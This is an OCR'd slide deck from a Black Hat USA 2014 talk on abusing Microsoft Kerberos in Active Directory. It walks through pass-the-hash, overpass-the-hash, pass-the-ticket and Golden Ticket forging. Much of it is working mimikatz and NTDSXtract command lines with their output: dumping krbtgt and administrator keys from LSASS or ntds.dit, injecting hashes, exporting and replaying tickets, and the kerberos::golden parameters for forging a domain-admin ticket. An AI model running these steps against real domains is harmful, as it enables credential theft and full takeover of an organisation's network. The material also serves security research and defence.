Abusing Microsoft Kerberos

sorry you guys don't get it

by **Alva `Skip` DUCKWALL**

& **Benjamin DELPY**

`whoami` - Skip

- **Alva `Skip` DUCKWALL**
  - @ passingthehash
  - http://passing-the-hash.blogspot.com
  - author of papers about Pass-the-hash & Kerberos

    Dude in a basement somewhere

B51404EE
AAD3B435
B51404EE
31D6CFE0
D16AE931
B73C59D7

`whoami` - gentilkiwi

- **Benjamin DELPY**
  - @gentilkiwi
  - https://github.com/gentilkiwi
  - http://blog.gentilkiwi.com
  - author of **`mimikatz`**

    is certainly admin of your domain

The tool to get clear text passwords ;)


- We'll speak about:
  - Windows, Active Directory
  - mimikatz
  - NTLM Hash
  - Kerberos
  - Pass-the-hash/keys/ticket
  - Golden Ticket

- We'll try: 3 live demos.
  - All of that also works from a **non domain-joined** computer.



black hat
USA 2014
Remember about Pass-The-Hash?
It still works…
despite what the Microsoft KB or Russinovich says

A little reminder

- *Normal*



- *Pass-the-Hash*



Cool isn't it ? And it works like a charm

but with NTLM disabled or "Protected Users"?


black hat
USA 2014
*or maybe you only don’t want to leave
NTLM auth footprints in the Eventlog ;)

Kerberos


- It is all about keys and tickets
- For Example, let's use **`Administrateur`** who wants to access **`cifs`** on a **`win81`** machine on **`chocolate.local`** domain
- It needs **3** set of keys, all are in the Active Directory
  - And by default, derived from password.

Kerberos :: keys


1. The **KDC** long-term secret key (*domain key*)
   - Under the *mysterious* **`krbtgt`** account (rc4, aes128, aes256, des…)
   - Needed to sign Microsoft specific data in "**PAC**", encrypt **TGT**
2. The **Client** long-term secret key (*derived from password*)
   - Under the user/computer/server account
   - Needed to check **AS-REQ**, encrypt session key
3. The **Target/Service** long-term secret key (*derived from password*)
   - Under the computer/server account
   - Needed to countersign data in "**PAC**" of **TGS**, encrypt **TGS**

Kerberos

- *Normal*




Kerberos :: preauth



- The **KDC** will validate the authentication if it can decrypt the timestamp with the long-term user key (for **RC4**, the **NTLM** hash of the user password)
- It issues a **TGT** representing the user in the domain, for a specified period

Kerberos :: TGT

```
RID  : 000001f6 (502)
User : krbtgt
* Primary
    LM   :
    NTLM : 310b643c5316c8c3c70a10cfb17e2e31
* Kerberos-Newer-Keys
   Default Salt : CHOCOLATE.LOCALkrbtgt
   Default Iterations : 4096
   Credentials
     aes256_hmac       (4096) : 15540cac73e94028231ef86631bc47bd
                                5c827847ade468d6f6f739eb00c68e42
     aes128_hmac       (4096) : da3128afc899a298b72d365bd753dbfb
     des_cbc_md5       (4096) : 620eb39e450e6776
```



TGT

```
Start/End/MaxRenew: 14/07/2014 00:46:09 ; 14/07/2014
10:46:09 ; 21/07/2014 00:46:09
Service Name (02) : krbtgt ; CHOCOLATE.LOCAL ; @
CHOCOLATE.LOCAL
Target Name  (02) : krbtgt ; CHOCOLATE ; @
CHOCOLATE.LOCAL
Client Name  (01) : Administrateur ; @
CHOCOLATE.LOCAL ( CHOCOLATE )
Flags 40e10000    : name_canon
initial ; renewable ; forwarda
Session Key       : 0x00000012
f3bf2e0e26903703bec6259b400a58
0868cb9cc69
```

Authorization data Microsoft (PAC)


```
Username : Administrateur
Domain SID
S-1-5-21-130452501-2365100805-3685010670

CHECKSUM_SRV - HMAC_MD5 - krbtgt
310b643c5316c8c3c70a10cfb17e2e3

CHECKSUM_KDC - HMAC_MD5 - krbtgt
310b643c5316c8c3c70a10cfb17e2e3
```

```
RC4-HMAC - krbtgt
310b643c5316c8c3c70a10cfb17e2e31
```

- This **TGT** is encrypted with a key shared between all **KDC**
  - The **RC4** key for the **krbtgt** account : **310b643c5316c8c3c70a10cfb17e2e31**
- The **KDC** adds a Microsoft specific **PAC** to a structure with user's information

Kerberos :: TGT :: PAC

```
RID  : 000001f6 (502)
User : krbtgt
* Primary
    LM   :
    NTLM : 310b643c5316c8c3c70a10cfb17e2e31
* Kerberos-Newer-Keys
   Default Salt : CHOCOLATE.LOCALkrbtgt
   Default Iterations : 4096
   Credentials
     aes256_hmac       (4096) : 15540cac73e94028231ef86631bc47bd
                                5c827847ade468d6f6f739eb00c68e42
     aes128_hmac       (4096) : da3128afc899a298b72d365bd753dbfb
     des_cbc_md5       (4096) : 620eb39e450e6776
```



Authorization data Microsoft (PAC)

```
Username : Administrateur
Domain SID
S-1-5-21-130452501-2365100805-3685010670
User ID
500      Administrateur
Groups ID
512      Admins du domaine
519      Administrateurs de l'entreprise
518      Administrateurs du schéma
…
```

```
CHECKSUM_SRV – HMAC_MD5 - krbtgt
310b643c5316c8c3c70a10cfb17e2e3
```


```
CHECKSUM_KDC – HMAC_MD5 - krbtgt
310b643c5316c8c3c70a10cfb17e2e3
```


- The **KDC** will create a Microsoft specific structure (**PAC**) with user information
- This **PAC** is signed with the target key, and the **KDC** key
  - for a **TGT**, the target is also the **KDC**, so it is the same key, 310b643c5316c8c3c70a10cfb17e2e31 for **RC4**
  - **KDC** keys are in the **krbtgt** account

Kerberos :: KRBTGT

- KRBTGT account pwd / hash only changes:
  - Upgrade of domain functional level (**NT5->NT6**)
  - Bare metal recovery using restore media
  - Manually changed (compromise recovery)
  - In most enterprises this password hasn't changed in <u>YEARS</u>

Kerberos :: internal

- All of that is not secret !
  - Tickets are **ASN.1** encoded
    - Use **OpenSSL** or your favorite tool
  - Kerberos ticket (and **KRB-CRED** format)
    - http://www.ietf.org/rfc/rfc4120.txt
  - Microsoft Specific **PAC**
    - http://msdn.microsoft.com/library/cc237917.aspx




black hat
USA 2014
Kerberos
Overpass-the-hash

Kerberos

- *Overpass-the-Hash*

or Pass-the-Key ;)

cc36cf7a8514893e
fccd332446158b1a

LSASS (kerberos)

*for « **chocolate.local** » domain*

des_cbc_md5

rc4_hmac_nt
(NTLM/md4)

aes128_hmac

aes256_hmac

cc36cf7a8514893e
fccd332446158b1a

TGT

TGS

① AS-REQ

② AS-REP

③ TGS-REQ

④ TGS-REP

⑤ Usage

KDC

KDC

Kerberos

- *Overpass-the-Hash*

or Pass-the-Key ;)

not limited to RC4 !

b726836138609031
4acce8d9367e55f5
5865e7ef8e670fbe
4262d6c94098a9e9

LSASS (kerberos)

*for « **chocolate.local** » domain*

des_cbc_md5

rc4_hmac_nt
(NTLM/md4)

aes128_hmac

aes256_hmac

b726836138609031
4acce8d9367e55f5
5865e7ef8e670fbe
4262d6c94098a9e9

TGT

TGS

① AS-REQ

② AS-REP

③ TGS-REQ

④ TGS-REP

⑤ Usage

KDC

KDC


black hat
USA 2014
"Ok, Skip, Kiwi, it's cool…
but how can we find these keys?"

Kerberos :: Overpass-the-hash

- **Keys are <u>both</u> in Active Directory and client LSASS memory**

- We can find:
  - **DES** key
  - **RC4** key…. *Yep, this is the **NTLM** hash of the password, no domain salt!*
    - Sorry Microsoft, we don't get it, but your RFC yes ;) - http://www.ietf.org/rfc/rfc4757.txt
  - **AES128** & **AES256** keys (*with NT 6*)

- New "protected users" group prevents Keys in client **LSASS** memory
  - Of course not on the DC ;)

Kerberos :: AES Keys

- **AES Keys use PBKDF2**
  - **These hashes are salted**
  - **4096 iterations of the PBKDF2 algorithm**
  - **Difficult to crack**

- Of course these hashes are cached in memory on the client side and then used as password equivalents, just like the NT hashes

- This is how you fail with strong cryptography

Kerberos :: Overpass-the-hash

- **From Active Directory : Offline**
  - "just" need : **ntds.dit** & **SYSTEM** hive
  - **NTDSXtract** : http://www.ntdsxtract.com
- `python dsusers.py ntds.dit.export/datatable.4 ntds.dit.export/link_table.7 ./work --name Administrateur --syshive SYSTEM --supplcreds --passwordhashes --lmoutfile ./lm --ntoutfile ./nt --pwdformat john`

```
User name:          Administrateur
[...]
Password hashes:
             Administrateur:$NT$cc36cf7a8514893efccd332446158b1a:::
Supplemental credentials:
  Kerberos newer keys
    salt: CHOCOLATE.LOCALAdministrateur
    Credentials
      18 b7268361386090314acce8d9367e55f55865e7ef8e670fbe4262d6c94098a9e9
      17 8451bb37aa6d7ce3d2a5c2d24d317af3
      3 f8fd987fa7153185
```

Kerberos :: Overpass-the-hash

- **From Active Directory : Online**

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /inject /name:Administrateur
Domain : CHOCOLATE / S-1-5-21-130452501-2365100805-3685010670

RID  : 000001f4 (500)
User : Administrateur

 * Primary
    LM   :
    NTLM : cc36cf7a8514893efccd332446158b1a
[...]
 * Kerberos-Newer-Keys
    Default Salt : CHOCOLATE.LOCALAdministrateur
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : b7268361386090314acce8d9367e55f55865e7ef8e670fbe4262d6c94098a9e9
      aes128_hmac       (4096) : 8451bb37aa6d7ce3d2a5c2d24d317af3
      des_cbc_md5       (4096) : f8fd987fa7153185
```

Kerberos :: Overpass-the-hash

- **From client LSASS memory**

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::ekeys

Authentication Id : 0 ; 1616704 (00000000:0018ab40)
Session           : Interactive from 2
User Name         : Administrateur
Domain            : CHOCOLATE
SID               : S-1-5-21-130452501-2365100805-3685010670-500

         * Username : Administrateur
         * Domain   : CHOCOLATE.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       b7268361386090314acce8d9367e55f55865e7ef8e670fbe4262d6c94098a9e9
           rc4_hmac_nt       cc36cf7a8514893efccd332446158b1a
```

Kerberos :: Overpass-the-hash

- **Overpass-the-hash !**
  - **mimikatz** now supports **pass-the-hash** for both NTLM & **Kerberos** provider!

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:Administrateur /domain:chocolate.local /ntlm:cc36cf7a8514893efccd332446158b1a
user    : Administrateur
domain  : chocolate.local
program : cmd.exe
NTLM    : cc36cf7a8514893efccd332446158b1a
  |  PID  2388
  |  TID  2392
  |  LUID 0 ; 264419 (00000000:000408e3)
  \_ msv1_0   - data copy @ 00000000003C7BC0 : OK !
  \_ kerberos - data copy @ 0000000000435988
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null
```

Old pass-the-hash for NTLM protocol

New pass-the-hash for Kerberos protocol


black hat
USA 2014
~ demo ! ~

Kerberos :: Overpass-the-hash


(more…)

- By the way, this is exactly how **Aorato** POC works for changing password with just NTLM hash!
  - They send a Kerberos request to the service : **`kadmin/changepw`**
- http://www.aorato.com/blog/active-directory-vulnerability-disclosure-weak-encryption-enables-attacker-change-victims-password-without-logged/


black hat
USA 2014
Kerberos
Pass-the-ticket

Kerberos

- *Pass-the-Ticket*



Kerberos

- *Pass-the-Ticket*

also with TGS!

LSASS (kerberos)

*for « **chocolate.local** » domain*

des_cbc_md5

rc4_hmac_nt (NTLM/md4)

aes128_hmac

aes256_hmac


TGS

① AS-REQ

② AS-REP

③ TGS-REQ

④ TGS-REP



⑤ Usage


black hat
USA 2014
"Ok, Skip, Kiwi, it's cool…
but how can we find these tickets?"

Kerberos :: TGT & TGS

- **TGT** & **TGS** are in client **LSASS** memory
  - The "normal" way: by **API**
    - User can only export **their** ticket(s) (without privilege)
    - For **TGT**: **`AllowTgtSessionKey`** registry key must be set for session key export…
      - *(mandatory to use the **TGT**)*
    - For **TGS**: no restriction at all!
  - To get tickets : `LsaCallAuthenticationPackage/`**`KerbRetrieveEncodedTicketMessage`**
    - In **mimikatz**: **`kerberos::list [/export]`**
  - To pass-the-ticket : `LsaCallAuthenticationPackage/`**`KerbSubmitTicketMessage`**
    - In **mimikatz**: **`kerberos::ptt`** ***`ticket.kirbi`***

Not a hack : http://msdn.microsoft.com/library/windows/desktop/aa378099.aspx

Kerberos :: TGT & TGS

- **Ok, but I want other people's TGT & TGS !**


  Why do you want that? Are you a hacker?

  – Raw memory reading (*yep, even with minidump!*)

  – This time with all session keys

Kerberos :: TGT & TGS

- In **`mimikatz`** :
  - `privilege::debug`
    - *(if not already SYSTEM)*
  - **`sekurlsa::tickets /export`**
- Make your choice !
- Then use it :
  - **`kerberos::ptt`** ***`ticket.kirbi`***




black hat
USA 2014
~ demo ! ~

Kerberos :: make your choice

	Default lifetime	Minimum number of KDC accesses	Multiple targets	Available with Smartcard	Realtime check for restrictions (account disabled, logon hours…)	Protected Users Check for Encryption * (RC4/AES)	Can be found in	Is funky
Normal	*42 days*	*2*	*Yes*	*Yes*	*Yes*	*Yes*	n.a.	*No*
Overpass-the-hash (Pass-the-key)	42 days	2	Yes	No	Yes	Yes	Active Directory Client Memory **	No (ok, a little;))
Pass-the-Ticket (TGT)	10 hours	1	Yes	Yes	No (20mn after)	No	Client Memory	Yes
Pass-the-Ticket (TGS)	10 hours	0	No	Yes	No	No	Client Memory	Yes
Golden Ticket	**10 years**	**1**	**Yes**	**Yes**	**No (we can cheat)**	**No**	**n.a.**	**Fuck, Yes!**

* **No encryption check** for THE domain administrator (`id==500`) !

No worry, this account is not sensitive ;)

** Not in memory when user in « Protected Users » group

black hat USA 2014

Kerberos

Golden Ticket

Kerberos :: Golden Ticket

- A "**Golden Ticket**", is a *homemade* ticket
  - It's done with a lot of love
  - … and a key

- It's not made by the **KDC**, so :
  - it's not limited by **GPO** or others settings ;)
  - you can push whatever you want inside!
  - it's smartcard independent (sorry CISO !)

Kerberos :: Golden Ticket

- …but a golden ticket is not only about lifetime modification (10 years is hardcoded but can be modified)

```
SystemTimeToFileTime(&st, &ticket.StartTime);
st.wYear += 10;
SystemTimeToFileTime(&st, &ticket.EndTime);
st.wYear += 10; // just for lulz
SystemTimeToFileTime(&st, &ticket.RenewUntil);
```

- Interesting part is about to modify data into, like lifetime, but mainly the Microsoft PAC :
  - Groups (Domain/Enterprise Admins, by example ;)
  - SID
  - Username

Kerberos :: AD Account Policy

- Kerberos is **STATELESS**
  - All account policy info is in the **TGT**
    - Disabled / Expired / outside of logon hours
    - Password expired
    - Authentication silo membership
    - “Protected Users” is just a group membership in the **PAC**
    - Group Membership in the **PAC**
  - This means that **ALL** account policy is **Client Side Enforcement**

Kerberos :: 20 Minute Rule

- Kerberos 5 has no method for the **KDC/TGS** (*server*) to validate that an account is still valid when presented with a **TGT**
  - Microsoft implemented a solution for this problem
  - **IF** the **TGT** is older than **20 minutes**, the **KDC** will validate the account is still valid / enabled before issuing service tickets

- **We will come back to this later ☺**

Kerberos :: Golden Ticket

- Even if the technique remains the same, I've made the choice to limit it to **TGT** (no **TGS**)
  - Why ? Because **TGT** and **TGS** rely on different keys

	Ticket Encryption	PAC KDC Signature	PAC Server Signature
TGT	**krbtgt**	**krbtgt**	**krbtgt**
TGS	*target*	**krbtgt**	*target*

  - *target* key is renewed periodically, **krbtgt**… ~never ☺
  - A single **TGT** can obtain many **TGS**

Kerberos :: Golden Ticket

- All you need is :
  - **KDC** Key (**krbtgt**), it can be **RC4** (NTLM hash) or **AES**
  - **SID** of the domain (`whoami`, `psgetsid`, etc.)
  - Domain **name**

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : CHOCOLATE / S-1-5-21-130452501-2365100805-3685010670

 * Primary
    LM   :
    NTLM : 310b643c5316c8c3c70a10cfb17e2e31

 * Kerberos-Newer-Keys
    Default Salt : CHOCOLATE.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 15540cac73e94028231ef86631bc47bd5c827847ade468d6f6f739eb00c68e42
      aes128_hmac       (4096) : da3128afc899a298b72d365bd753dbfb
      des_cbc_md5       (4096) : 620eb39e450e6776
```

Kerberos :: Golden Ticket


- **Create your own !**

- `kerberos::golden`

`/domain:chocolate.local`	<= domain name
`/sid:S-1-5-21-130452501-2365100805-3685010670`	<= domain SID
`/rc4:310b643c5316c8c3c70a10cfb17e2e31`	<= NTLM hash of krbtgt
